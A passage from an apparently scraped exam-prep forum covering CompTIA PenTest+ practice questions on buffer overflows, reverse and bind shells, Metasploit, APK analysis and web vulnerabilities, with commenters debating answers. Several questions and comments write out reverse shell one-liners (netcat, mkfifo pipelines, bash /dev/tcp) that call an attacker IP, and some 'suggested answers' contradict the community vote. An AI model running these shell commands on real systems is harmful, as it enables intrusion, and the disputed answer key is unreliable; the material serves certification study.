This is done by overwriting the Return Adress on the Stack.
-> the Return Address is overwriten with the address of a instruction that Executes
a JMP EBP Command
Simultaneusly you override the EBP (Base Pointer).

Now You Jumped to the EBP register an execut that code, from there on you can do a JUMP X Bytes to the actual shellcode.

It's a little confusing but you cant jump diretcly to your (shell) code because you don't now the memory address ... so jo need to to relativ jumps and your point of reference is the ebp memory location ...
But this does not MODIFY the Base Pointer (EBP) ...
so this question is invalid in my opinion ...
upvoted 2 times

Electecb 3 years, 1 month ago

Tester needs to overwrite the EIP (extended instruction pointer) with the address of the shell code to execute.

upvoted 1 times

CybeSecN 3 years, 1 month ago

I am going for A

upvoted 2 times

CapCrunch 3 years, 2 months ago

It's got to be A.

CPU registers:
EAX: Accumulator used for performing calculations, and used to store return values from function calls. Basic operations such as add, subtract, compare use this general-purpose register
EBX: Base (does not have anything to do with base pointer). It has no general-purpose and can be used to store data.
ECX: Counter used for iterations. ECX counts downward.
EDX: Data this is an extension of the EAX register. It allows for more complex calculations (multiply, divide) by allowing extra data to be stored to facilitate those calculations.
ESP: Stack pointer
EBP: Base pointer
ESI: Source Index holds the location of input data
EDI: Destination Index points to the location where the result of data operation is stored
EIP: Instruction Pointer

upvoted 3 times

CapCrunch 3 years, 2 months ago

Execute exploit:
1. Write past array buffer ending and overwriting EIP register to crash the program.
2. Find the offset of the payload after which the EIP is overwritten.
3. Find and remove bad characters.
4. Find the address of the JMP ESP opcode so that program flow can be redirected to the stack.
5 Overwrite return address at EIP with the address of JMP ESP.
6. Generate the payload and exploit the program.

Source:
https://sghosh2402.medium.com/understanding-exploiting-stack-based-buffer-overflows-acf9b8659cba

upvoted 1 times

someguy1393 3 years, 9 months ago

I Agree, it's the Stack Pointer that is overfilled. So option A.

upvoted 4 times

Question #30 *Topic 1*

During a web application assessment, a penetration tester discovers that arbitrary commands can be executed on the server. Wanting to take this attack one step further, the penetration tester begins to explore ways to gain a reverse shell back to the attacking machine at 192.168.1.5. Which of the following are possible ways to do so? (Select TWO).

A. nc 192.168.1.5 44444

B. nc -nlvp 44444 -e /bin/sh

C. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 44444>/tmp/f

D. nc -e /bin/sh 192.168.1.5 44444

E. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.1.5 444444>/tmp/f

F. rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.5.1 44444>/tmp/f

Suggested Answer: *BC*
Reference:
https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/

Community vote distribution
CD (100%)

NoImDirtyDan Highly Voted 4 years, 2 months ago
The correct answers are C & D. Source: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
upvoted 9 times

TheThreatGuy 3 years, 8 months ago
Thanks for referencing this link. Based on that, I would definitely agree.
upvoted 1 times

mr_robot Highly Voted 4 years, 2 months ago
The question asks two possible ways to gain a reverse shell back to the attacking machine at 192.168.1.5. So the correct answers would be C and D. You can use either one to gain a reverse shell. B (nc -nlvp 44444 -e /bin/sh) is just a listener from from the remote machine used for a bind shell.

Bind Shell - have the listener running on the target and the attacker connect to the listener in order to gain a remote shell.
nc -nvlp 5555 -e /bin/bash - setting up a listener from the remote machine
nc -nv 192.168.10.10 5555 - use our machine to connect to it remotely

Reverse Shell - have the listener running on the attacker and the target connecting to the attacker with a shell.
nc -nvlp 5555 - setting up a listener from the attacker machine
nc -nv 192.168.20.20 5555 -e /bin/bash - use the target machine to connect to our machine

http://stuffjasondoes.com/2018/07/18/bind-shells-and-reverse-shells-with-netcat/

The thing is everywhere I see this question B and C are correct so what we need to do to pass the exam, trust our own instincts/experience or what Comptia believes is correct? Is it worth to pay for the Comptia CertMaster Practice in order to verify all those doubtful questions?
upvoted 5 times

boblee 4 years, 2 months ago
CertMaster does not have these questions. I have certmaster.
upvoted 2 times

byrne 3 years, 9 months ago
Question specifies reverse shell, not mention bind shell ("..explore ways to gain a reverse shell back.."). Therefore C & D.
upvoted 2 times

kloug Most Recent 1 year, 6 months ago
b,d correct
upvoted 1 times

kloug 1 year, 7 months ago
b,c correct
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: CD
looks good to me
upvoted 1 times

brandonl 2 years, 5 months ago
THE ANSWER IS NOT C!
A BIND SHELL SETS UP A LISTENER ON THE VICTIM; A REVERSE SHELL HAS THE LISTNER ON THE ATTACK MACHINE!
C is not the answer here. The target would be establishing an outbound connection to the attacker and then run /bin/bash once is connects to the listening port on the attacker machine.
upvoted 1 times

brandonl 2 years, 5 months ago
Not B I meant lol. The answer is 100% not B.
upvoted 1 times

RTFM 2 years, 7 months ago
Selected Answer: CD
C and D are the correct answers
upvoted 2 times

HollarStudent_999 3 years, 1 month ago
A, B
Target Listener nc -lp 5555 - e /bin/sh
Attacker nc 192.168.1.1 5555
upvoted 1 times

Cybersec1989 2 years, 12 months ago
Read the question again thank you
upvoted 2 times

Isuzu 3 years, 3 months ago
B, C
Ref.: https://www.reddit.com/r/hacking/comments/5ms9gv/help_reverse_shell_exploit/
upvoted 1 times

deathfrom 4 years, 4 months ago
I think there are 3 correct answers here.
B,C & D.
B is needed to create a nc listener on the attackers machine.
C will work when the -e option is not available on for nc.
D work because the -e option is available.

More than likely it will be C/D
upvoted 1 times

D1960 4 years, 6 months ago
I also think the correct answers are C and D.

According to this site:

https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

This should work:

nc 192.168.1.5 44444 -e /bin/sh

Note that D is very similar:

nc -e /bin/sh 192.168.1.5 44444

- A is probably wrong because no shell is executed

- B is probably wrong because no IP is not specified

- E is wrong because there is no 444444 port (too high a port)

- F is wrong because the IP is 192.168.5.1 not 192.168.1.5
upvoted 3 times

zgwy 5 years ago
Wrong...C and D
http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
upvoted 4 times

who__cares123456789___ 3 years, 7 months ago
YES ^^^ Not E cause port 444444 Not F cause IP is 5.1 instead of 1.5....I suggest you see link provided by zgwy
nc -e /bin/sh 10.0.0.1 1234

If you have the wrong version of netcat installed, Jeff Price points out here that you might still be able to get your reverse shell back like this:

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
upvoted 2 times

Question #31 *Topic 1*

Consumer-based IoT devices are often less secure than systems built for traditional desktop computers. Which of the following BEST describes the reasoning for this?

A. Manufacturers developing IoT devices are less concerned with security.

B. It is difficult for administrators to implement the same security standards across the board.

C. IoT systems often lack the hardware power required by more secure solutions.

D. Regulatory authorities often have lower security requirements for IoT systems.

Suggested Answer: *A*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

A. - The Internet of Things (IoT) refers to the network of physical products and devices that connect to the Internet. Manufacturers and developers want to minimize costs to increase their profits. Hence, security is often not the key feature of the product or device. So, as with any other device on a network, IoT devices may have security vulnerabilities and may be subject to network-based attacks.

upvoted 12 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

Shinigami637 3 years ago

It could also be C, (though I am inclined to still go with A) according to Jason Dion's lectures:

"...Because these devices are low power devices. And they don't have enough processing power to deal with all of the security overhead."

That said, I would then argue that manufacturer's created the IoT with the lack of hardware due to a relaxed view on security...which once again, goes back to support A.

upvoted 2 times

xadidas20x 3 years ago

Jason Dion's first practice quiz has a VERY SIMILAR question to this, and the answer on his quiz is A.

upvoted 1 times

Question #32 *Topic 1*

Which of the following commands starts the Metasploit database?

A. msfconsole

B. workspace

C. msfvenom

D. db_init

E. db_connect

Suggested Answer: *A*
Reference:
https://www.offensive-security.com/metasploit-unleashed/msfconsole/

Community vote distribution
A (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

A. - Metasploit is launched by running msfconsole from the command line. The msfconsole command is located in the /usr/share/metasploitframework/ msfconsole directory.
upvoted 7 times

mr_robot 4 years, 3 months ago
This is a tricky one. If you actually just want to start the Metasploit database you can use the command msfdb init from Linux shell, and not db_init as shown from one the answers.
https://www.offensive-security.com/metasploit-unleashed/using-databases/
msfconsole - start the Metasploit Framework Console
db_connect - connect to an existing database
db_status - check the status from current database
workspace - display the currently selected workspaces from the database
msfvenom - is a combination of Msfpayload and Msfencode, putting both of these tools into a single Framework instance.
https://metasploit.help.rapid7.com/docs/managing-the-database#connecting-to-a-database
But since you can also enable the database during each startup of msfconsole, I guess the best answer would be A.
https://fedoraproject.org/wiki/Metasploit_Postgres_Setup
upvoted 4 times

JustAnotherDave 3 years ago
Also it's msfdb init to start just the database.
upvoted 1 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 1 times

americaman80 3 years, 4 months ago
It's A.
https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/
upvoted 2 times

mrfstop 3 years, 1 month ago
From your source "msfdb start" would start the database which is what the question is asking for. The closest answer provided is db_init
upvoted 1 times

JustAnotherDave 3 years ago
msfdb init. db_init will just throw an error. So the best way to do it is to start the console with msfconsole which will attempt to start the database and throw an error that the db isn't started if it's not.

upvoted 1 times

someguy1393 3 years, 9 months ago

I'm pretty sure that they are looking for db_init here. Technically it should read msfdb_init but I think it's the closest option. msfconsole starts Metasploit as a whole but if you want the database you use the db_init command.

https://www.offensive-security.com/metasploit-unleashed/using-databases/

https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/

https://subscription.packtpub.com/book/networking_and_servers/9781788623179/1/ch01lvl1sec19/configuring-postgresql

upvoted 2 times

TheThreatGuy 3 years, 8 months ago

Guess it will depend on if this is a typo or not. If it shows up as msfdb_init on the exam, that would be my choice. If not, I would lean toward msfconsole.

upvoted 2 times

kamaluchi 3 years, 2 months ago

yep absolutely, since launching metasploit with msfconsole will also initialise the database

upvoted 1 times

Question #33 *Topic 1*

A company requested a penetration tester review the security of an in-house developed Android application. The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST? (Select
TWO).

A. Convert to JAR.

B. Decompile.

C. Cross-compile the application.

D. Convert JAR files to DEX.

E. Re-sign the APK.

F. Attach to ADB.

Suggested Answer: *AB*

Community vote distribution

AB (100%)

ebot Highly Voted 4 years, 3 months ago
Pretty sure A&B https://resources.infosecinstitute.com/hacking-java-applications-using-javasnoop/#gref
upvoted 10 times

mr_robot Highly Voted 4 years, 5 months ago
A and B?

https://stackoverflow.com/questions/12732882/reverse-engineering-from-an-apk-file-to-a-project

https://reverseengineering.stackexchange.com/questions/2703/how-do-i-analyze-a-apk-file-and-understand-its-working
upvoted 8 times

who__cares123456789___ 3 years, 7 months ago
Download dex2jar tool from dex2jar.

Use the tool to convert the APK file to JAR:

$ d2j-dex2jar.bat demo.apk
dex2jar demo.apk -> ./demo-dex2jar.jar

Once the JAR file is generated, use JD-GUI to open the JAR file. You will see the Java files.
upvoted 2 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: AB
looks good to me
upvoted 1 times

CapCrunch 3 years, 2 months ago
Think its A, B

Decompile then convert .dex file to .jar

Source:
https://resources.infosecinstitute.com/topic/android-application-security-testing-guide-part-1/
upvoted 1 times

someguy1393 3 years, 9 months ago

I'm almost positive that it's A & B. Dex files must be converted to JAR first when decompiling. They make it confusing with option D but it's backwards.

upvoted 4 times

D1960 4 years, 4 months ago

Maybe BF?

upvoted 1 times

Question #34 *Topic 1*

A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?

A. Obsolete software may contain exploitable components.

B. Weak password management practices may be employed.

C. Cryptographically weak protocols may be intercepted.

D. Web server configurations may reveal sensitive information.

Suggested Answer: *D*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

D. - Port 21 is for TCP and FTP and is used as a control port. Port 80 is for TCP and HTTP and is used for transferring web pages. Port 443 is used for TCP, HTTPS, and is HTTP over TLS/SSL and is for encrypted transmission. In this scenario, all the ports that the penetration tester has discovered have to do with the Web. So, the answer for this question would be that sensitive information may be revealed on the web servers since those were the ports indicated during the vulnerability scan.

upvoted 9 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: A

looks good to me

upvoted 1 times

urisoft 2 years, 11 months ago

A. >>> https://vigilance.fr/vulnerability/Apache-httpd-mod-rewrite-open-redirect-31923

"An attacker can deceive the user of Apache httpd mod_rewrite, in order to redirect him to a malicious site."

Remediation

Upgrade to the latest version of Apache. This issue was fixed in Apache httpd 2.4.41.

upvoted 1 times

MrRiver 3 years ago

So, thinking about this.

C can be ruled out ... you are EXTERNAL ... so under normal circumstancen now way to intercep traffic.

So translating the Rest to the Real world:

First thing i would do is goging for

A. Oboslet Software ...

Maybe there is an Apache exploit out there that gives me RCE.

This would be the shortest attach path.

you could also try to go for weak FTP User Passwords ... but that give you only access to the data of that User.

An Apache exploit would give you access to all.

D. Also is not usefull ... in the Vul. Listing thers no indication that thers a wrong configuration.

Seaching for Exposed config would help finding vulnerabilitys ..

But if A. is allready successfull i don't need to find any other vulnerabillitys.

upvoted 2 times

dumdada 2 years, 10 months ago

I agree with this analysis. A seems to be the logical follow-up action. If I see an old Apache server version, you can be sure I'll check for an exploit to some RCE... If it's D, then whoever designed the question/answer on this one has zero industry experience.
upvoted 1 times

americaman80 3 years, 4 months ago
D - Explanation: Port 21 is for TCP and FTP and is used as a control port. Port 80 is for TCP and HTTP and is used for transferring web pages. Port 443 is used for TCP, HTTPS, and is HTTP over TLS/SSL and is for encrypted transmission. In this scenario, all the ports that the penetration tester has discovered have to do with the Web. So, the answer for this question would be that sensitive information may be revealed on the web servers since those were the ports indicated during the vulnerability scan.
upvoted 1 times

dyers 3 years, 4 months ago
It's A, note it says on an EXTERNAL vulnerability scan.
Ok so HTTP and FTP traffic happens without encryption but how exactly are you intercepting legit user traffic from outside the network?
Lots of out-dated items here: Old Windows Server, old Apache, mod_rewrite, lots to potentially exploit.
upvoted 2 times

TheThreatGuy 3 years, 8 months ago
Definitely C or D... but I could see an argument for both. But since this is a web server, and it is "configured" to send traffic with weak cleartext protocols, I would choose D.
upvoted 1 times

ufovictim 3 years, 7 months ago
C does seems like a classic CompTIA misdirection answer. Gonna go with D on the test.
upvoted 1 times

BrokenBandicoot 3 years, 9 months ago
Port 80 is unsecure by default, anything transmitted over Port 80 is in cleartext.
upvoted 1 times

byrne 3 years, 9 months ago
Apache mod_rewrite vulnerability cve-2006-3747
https://www.drupal.org/forum/general/news-and-announcements/2006-08-11/apache-mod_rewrite-vulnerability-cve-2006-3747
CVSS v2 Base Score: 7.6 HIGH
I'd go for A due to they mention mod_rewrite enabled. But who knows, depending on how many drinks the comptia guy had when writing this question, then it'd be D.
upvoted 4 times

[Removed] 4 years, 1 month ago
• 2017 Top 10
• A1:2017-Injection
• A2:2017-Broken Authentication
• A3:2017-Sensitive Data Exposure
• A4:2017-XML External Entities (XXE)
• A5:2017-Broken Access Control
• A6:2017-Security Misconfiguration
• A7:2017-Cross-Site Scripting (XSS)
• A8:2017-Insecure Deserialization
• A9:2017-Using Components with Known Vulnerabilities
• A10:2017-Insufficient Logging & Monitoring
upvoted 2 times

D1960 4 years, 4 months ago
Maybe: Cryptographically weak protocols may be intercepted?
Note that Winodows 2012 is has port 21 open. Port 21 is usually for FTP. FTP passes information, including passwords, in clear text. Also, FTP is *not* a web protocol. FTP has been around long before the web.
upvoted 4 times

D1960 4 years, 3 months ago
Port 21 is known to be easily exploitable: "Port 21 - FTP: This exploit is pretty simple; you go into the metasploitable framework, choose the vsftpd_234 backdoor exploit, set the target IP, and run the exploit. This backdoor gives us root access to the Metasploitable machine."
https://akvilekiskis.com/work/metasploitable/index.html
upvoted 4 times

f66 4 years ago

SSLv3 is also prone to MiTM attacks

upvoted 1 times

tester27 3 years, 2 months ago

i think it's D. I initially thought of C as well, but looking at the Vulnerability column, it just says Windows Server 2012 host found, then port 21, what's the connection, right? Might be FA.

upvoted 1 times

D1960 4 years, 5 months ago

Maybe A. Obsolete software may contain exploitable components?

Obsolete, unsupported, software is always a concern.

According to the scan, there is obsolete software. For example there are several unsupported versions of Apache found. Also SSLv3 can be a problem.

upvoted 2 times

Question #35 *Topic 1*

A penetration tester is in the process of writing a report that outlines the overall level of risk to operations. In which of the following areas of the report should the penetration tester put this?

A. Appendices

B. Executive summary

C. Technical summary

D. Main body

Suggested Answer: *B*

Community vote distribution

B (100%)

mr_robot Highly Voted 4 years, 5 months ago

PenTest+ Practice Tests Book - SYBEX

B. - In this scenario, the question states that the penetration tester is writing a report "that outlines the overall level of risk." Given this statement, the tester will be including this information in the executive summary. The executive summary is the most important section of the report. It should be written in a manner that conveys all of the important conclusions of the report in a clear manner that is written in "layman's terms." A tester should explain what was discovered in plain language and describe the risks to the business in terms that the client will understand.

upvoted 11 times

someguy1393 3 years, 9 months ago

It's got to be B

upvoted 4 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 2 times

CapCrunch 3 years, 2 months ago

B,

Nothing technical and im sure the higher ups would like to know the level of risk that was found.

upvoted 1 times

Question #36 *Topic 1*

A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Given the below code and output:

```
import requests
from BeautifulSoup import BeautifulSoup
request = requests.get("https://www.bank.com/admin")
respHeaders, respBody = request[0], request[1]
if respHeader.statuscode = 200:
        soup = BeautifulSoup(respBody)
        soup = soup.FindAll("div", {"type": "hidden"})
        print respHeader.StatusCode, StatusMessage
else:
        print respHeader.StatusCode, StatusMessage

Output: 200 OK
```

Which of the following is the tester intending to do?

A. Horizontally escalate privileges.

B. Scrape the page for hidden fields.

C. Analyze HTTP response code.

D. Search for HTTP headers.

Suggested Answer: *D*

Community vote distribution

B (100%)

D1960 Highly Voted 4 years, 5 months ago

Note the use of BeautifulSoup python package.
"To effectively harvest that data, you'll need to become skilled at web scraping. The Python libraries requests and Beautiful Soup are powerful tools for the job."
https://realpython.com/beautiful-soup-web-scraper-python/

upvoted 6 times

miabe Most Recent 2 years, 2 months ago

Selected Answer: B

looks good to me

upvoted 1 times

SciBer 2 years, 5 months ago

BeautifulSoup is a well-known web scraper. Given the query action in line 7, the intent is to scrape the page for hidden fields.

upvoted 1 times

RTFM 2 years, 7 months ago

Selected Answer: B

Answer is B. BeautifulSoup is a well known web scraper. this is meant to scrape the headers.

upvoted 2 times

CybeSecN 3 years, 1 month ago

The correct answer is B 'Scrape the page for hidden fields.' according to the CompTIA Pentest+ Practice Test, Sybex.
"Web scraping automatically extracts data and presents it in a format that a tester can easily make sense of. In this scenario, Python is being used as the scraping language compared to a powerful library called BeautifulSoup. BeautifulSoup is a Python package for parsing HTML and XML documents. It creates a parse tree for parsed pages that can be used to extract data from HTML, which is useful for web scraping. Beautiful Soup helps a tester pull particular content from a web page, remove the HTML markup, and save the information. It is a tool for web scraping that helps clean up and parse the documents that have been pulled down from the Web."

upvoted 2 times

nonyabiz 3 years, 2 months ago

type=hidden three quarters of the way down confirms it's B.

upvoted 1 times

TheThreatGuy 3 years, 8 months ago

Definitely B here. Reference line 7 here.

upvoted 2 times

someguy1393 3 years, 9 months ago

I think it's B. BeautifulSoup is a well known scraping package.

upvoted 3 times

boblee 4 years, 2 months ago

b is ans

upvoted 4 times

D1960 4 years, 5 months ago

Maybe: B. Scrape the page for hidden fields ?

That is the answer in Sybex book: CompTIA Pentest+ Pratice Test.

Ch 3 Attacks and Exploits Q 171

upvoted 4 times

Question #37 *Topic 1*

A penetration tester wants to launch a graphic console window from a remotely compromised host with IP 10.0.0.20 and display the terminal on the local computer with IP 192.168.1.10. Which of the following would accomplish this task?

A. From the remote computer, run the following commands: export XHOST 192.168.1.10:0.0 xhost+ Terminal

B. From the local computer, run the following command: ssh -L4444:127.0.0.1:6000 -X user@10.0.0.20 xterm

C. From the remote computer, run the following command: ssh -R6000:127.0.0.1:4444 -p 6000 user@192.168.1.10 ı€xhost+; xtermı€

D. From the local computer, run the following command: nc -l -p 6000 Then, from the remote computer, run the following command: xterm | nc 192.168.1.10 6000

Suggested Answer: *A*

Community vote distribution

B (100%)

xxdxx Highly Voted 4 years, 7 months ago
When I tried these commands, only B worked successfully
upvoted 9 times

who__cares123456789___ 3 years, 7 months ago
YEP!! B 1000% sure...here is a link where the use the EXACT command from B!!! EASY MONEY!!
https://explainshell.com/explain?cmd=ssh+-L4444%3A127.0.0.1%3A6000+-X+user%4010.0.0.20+xterm
upvoted 3 times

mr_robot Highly Voted 4 years, 3 months ago
Another example for B:
https://www.howtogeek.com/168145/how-to-use-ssh-tunneling/
https://explainshell.com/explain?cmd=ssh+-L4444%3A127.0.0.1%3A6000+-X+user%4010.0.0.20+xterm

Commands from A seem incomplete:
https://www.lifewire.com/linux-command-xhost-4093456
upvoted 6 times

kloug Most Recent 1 year, 6 months ago
bbbbbbbbbbbbbbbb
upvoted 1 times

bromings 1 year, 11 months ago
should be A
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: B
looks good to me
upvoted 1 times

CybeSecN 3 years, 1 month ago
I am going for B
upvoted 3 times

versun 3 years, 2 months ago
Answer is B
upvoted 2 times

Yanos_kv 3 years, 2 months ago
The answer is B
upvoted 3 times

lmao 3 years, 6 months ago

lol no one is mentioning that that they're in 2 different networks#
answer is c
upvoted 1 times

EZPASS 3 years, 9 months ago
If B is the correct answer, why does it have the wrong Local IP ?
upvoted 2 times

Justcallmeb 3 years, 9 months ago
127.0.0.1 is the loopback address. It refers to the local host.
https://www.hostinger.com/tutorials/what-is-localhost
upvoted 1 times

TestBanger 3 years, 10 months ago
B https://kb.iu.edu/d/adhh#:~:text=From%20an%20xterm%20terminal%2C%20use%20the%20following%20syntax%3A,of%20the%20X%20client%20you%20want%20to%20run
upvoted 2 times

someguy1393 3 years, 9 months ago
Thanks for sharing that link. It makes it easy to understand that B is the correct answer.
upvoted 1 times

harej8 3 years, 10 months ago
B worked like a charm.
upvoted 2 times

khuno 4 years, 2 months ago
isn't the key here is "graphic console window". the other options are terminal only?
upvoted 3 times

khuno 4 years, 2 months ago
never mind, got confused with gui
upvoted 1 times

khuno 4 years, 2 months ago
I will go with D, just because the local IP on B is wrong
upvoted 1 times

D1960 4 years, 4 months ago
According to ssh man pages:
-L [bind_address:]port:host:hostport : Specifies that connections to the given TCP port or Unix socket on the local (client) host are to be forwarded to the given host and port, or Unix socket, on the remote side.
-X : Enables X11 forwarding
upvoted 2 times

mr_robot 4 years, 5 months ago
Which Linux distro did you guys test the commands from B? I used the latest Kali but could not make it work. I got connection refused even though I had enabled SSH.
upvoted 1 times

GOKU1984 4 years, 6 months ago
B .. Is the only work that worked ...D brought up an x term window of the of the same terminal you were trying from.
upvoted 3 times

jon34thna 4 years, 6 months ago
I don't think A. serveral tests and I think it is B or D
upvoted 1 times

Question #38 *Topic 1*

A penetration tester is testing a banking application and uncovers a vulnerability. The tester is logged in as a non-privileged user who should have no access to any data. Given the data below from the web interception proxy:

```
Request
POST /Bank/Tax/RTSdocuments/ HTTP 1.1
Host: test.com
Accept: text/html; application/xhtml+xml
Referrer:https://www.test.com/Bank/Tax/RTSdocuments/
Cookie: PHPSESSIONID: ;
Content-Type: application/form-data;

Response
403 Forbidden
<tr>
<td>Error:</td></tr>
<tr><td>Insufficient Privileges to view the data.</td></tr>

Displaying 1-10 of 105 records.
```

Which of the following types of vulnerabilities is being exploited?

A. Forced browsing vulnerability

B. Parameter pollution vulnerability

C. File upload vulnerability

D. Cookie enumeration

Suggested Answer: *D*

Community vote distribution

A (100%)

mr_robot Highly Voted 4 years, 5 months ago

Probably D? I believe the pentester is trying to use cookie enumeration in order to guess a session ID from an user who has got access to files from that specific area of the site - RTSdocuments.

"PHPSESSID – The PHPSESSID cookie is native to PHP and enables websites to store serialised state data. It is used to establish a user session and to pass state data via a temporary cookie, which is commonly referred to as a session cookie. (expires when you close your browser)."

https://www.catchments.ie/cookie-policy/

https://www.netsparker.com/blog/web-security/cross-site-cookie-manipulation/

I don't think it's A because there are no variables from user details in the link in order to get access to RTSdocuments.

upvoted 6 times

mr_robot 4 years, 3 months ago

Just some more examples.

Cookie Enumeration:

https://0x00sec.org/t/stealing-cookies-for-fun-and-profit-phpsessid-theory/1607

Forced browsing vulnerability

https://owasp.org/www-community/attacks/Forced_browsing

https://campus.barracuda.com/product/webapplicationfirewall/doc/42049348/forced-browsing-attack/

Parameter pollution vulnerability

https://www.imperva.com/learn/application-security/http-parameter-pollution/

File upload vulnerability
https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload
upvoted 2 times

mr_robot 4 years, 3 months ago
Digging deeper into this, I believe this is more like A - Forced browsing vulnerability. The attacker is trying to guess a restricted page in order to have access to it - https://www.test.com/Bank/Tax/RTSdocuments/

"Forced browsing vulnerabilities occur when hidden privileged resources are directly accessible through their URL. A forced browsing vulnerability exists if a privileged page is not guarded and thus reachable through forced browsing. Often, this kind of vulnerability occurs when developers try to “hide” a page by only displaying protected links to that page. In these cases, a malicious unprivileged user might be able to perform a privilege escalation attack by correctly guessing the URL of the “hidden” page."
upvoted 3 times

miabe Most Recent 2 years, 2 months ago
Selected Answer: A
looks good to me
upvoted 1 times

boingboing 2 years, 11 months ago
A - It seems to me
https://owasp.org/www-community/attacks/Forced_browsing
upvoted 1 times

versun 3 years, 2 months ago
maybe like this:
A:score+10
B:score+15
C:score+0
D:score+5
LOL
upvoted 1 times

versun 3 years, 2 months ago
I will choose D.
upvoted 3 times

byrne 3 years, 9 months ago
header has been manipulated. that referer parameter (referrer is grammatically correct, but in http requests the header is called 'referer') has a typo. it should be GET, not POST. Response does not authorize but as the backend got messed with the manipulated header params. is displaying sensitive information.
HTTP Parameter Pollution
HTTP parameters are assigned and typically managed and processed by the
web application server. HTTP parameter pollution (HPP) is used for entering
arbitrary values into web parameters in an effort to cause an unexpected
behavior that could lead to either a client- or server-side weakness.

Once more, this is not a 100% the right answer thanks to Comptia's brightest minds behind Pentest+ questions.
upvoted 3 times

Marlon_Franco22 4 years ago
I think A & D has a point, but since the question is type of vulnerability. So I guess I would choose A
upvoted 1 times

boblee 4 years, 2 months ago
the answer is A.
upvoted 2 times

who__cares123456789___ 3 years, 7 months ago
An attacker can find HPP vulnerabilities by finding forms or actions that allow user-supplied input. Then the attacker can append the same parameter to the GET or POST data—but with a different value assignement -https://store.h4cker.org/?search=cars
This URL has a query string called search and the parameter value cars. The parameter might be hidden among several other parameters. An attacker could leave the current parameter in place and append a duplicate, as shown here:https://store.h4cker.org/?

search=cars&results=20|The attacker could then append the same parameter with a different value and submit the new request:https://store.h4cker.org/?search=cars&results=20&search=bikes
After submitting the request, the attacker can analyze the response page to identify whether any of the values entered were parsed by the application. Sometimes it is necessary to send three HTTP requests for each HTTP parameter. If the response from the third parameter is different from the first one—and the response from the third parameter is also different from the second one—this may be an indicator of an impedance mismatch that could be abused to trigger HPP vulnerabilities.

upvoted 1 times

who__cares123456789___ 3 years, 7 months ago

^^^ just putting here to rebutt, or prove (cause I honestly have no freaking idea!!!) other claims lol

upvoted 1 times

Question #39 *Topic 1*

A penetration tester compromises a system that has unrestricted network access over port 443 to any host. The penetration tester wants to create a reverse shell from the victim back to the attacker. Which of the following methods would the penetration tester MOST likely use?

A. perl -e 'use SOCKET'; $i='<SOURCEIP>; $p='443;

B. ssh superadmin@<DESTINATIONIP> -p 443

C. nc -e /bin/sh <SOURCEIP> 443

D. bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

Suggested Answer: *D*
Reference:
https://hackernoon.com/reverse-shell-cf154dfee6bd

Community vote distribution

D (100%)

mr_robot Highly Voted 4 years, 5 months ago
PenTest+ Practice Tests Book - SYBEX

D. - A reverse shell opens a communication channel on a port and waits for incoming connections. The client's machine acts as a server and initiates a connection to the tester's machine. This is what is done by using the following:

bash -i >& /dev/tcp/<DESTINATIONIP>/443 0>&1

Given the options, D is the best option. A and C will not work because they are using the <SOURCEIP> and not the <DESTINATIONIP>. Option B is not correct because it is using the improper syntax.
upvoted 14 times

TheThreatGuy 3 years, 8 months ago
Agree with the above. Can confirm with the reverse shell cheat sheet: http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
upvoted 4 times

kloug Most Recent 1 year, 7 months ago
ddddddddd
upvoted 1 times

miabe 2 years, 2 months ago
Selected Answer: D
looks good to me
upvoted 1 times

Setsunarcangel 2 years, 5 months ago
Bash

Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):

bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
upvoted 1 times

jon34thna 4 years, 6 months ago
I like D. It sends a shell to the attacker.
So I setup a listner on the Kali (nc -lvp 4444) then use the command
bash -i>& /dev/tcp/attackIP/4444 0>&1
It worked for me.
So I'm sticking with D
Dont think it's C because needs to send shell from victim machine and 'nc' may not be installed on victim.
upvoted 4 times

D1960 4 years, 6 months ago

Answer C seems more likely:

https://www.hackingtutorials.org/networking/hacking-netcat-part-2-bind-reverse-shells/

upvoted 1 times

TheThreatGuy 3 years, 8 months ago

C has source IP, not destination IP. This is setting up a reverse shell with itself. D is correct.

upvoted 2 times

D1960 4 years, 6 months ago

Answer C seems more likely:

https://hackernoon.com/reverse-shell-cf154dfee6bd

upvoted 2 times

Question #40 *Topic 1*

A penetration tester observes that the content security policy header is missing during a web application penetration test. Which of the following techniques would the penetration tester MOST likely perform?

A. Command injection attack

B. Clickjacking attack

C. Directory traversal attack

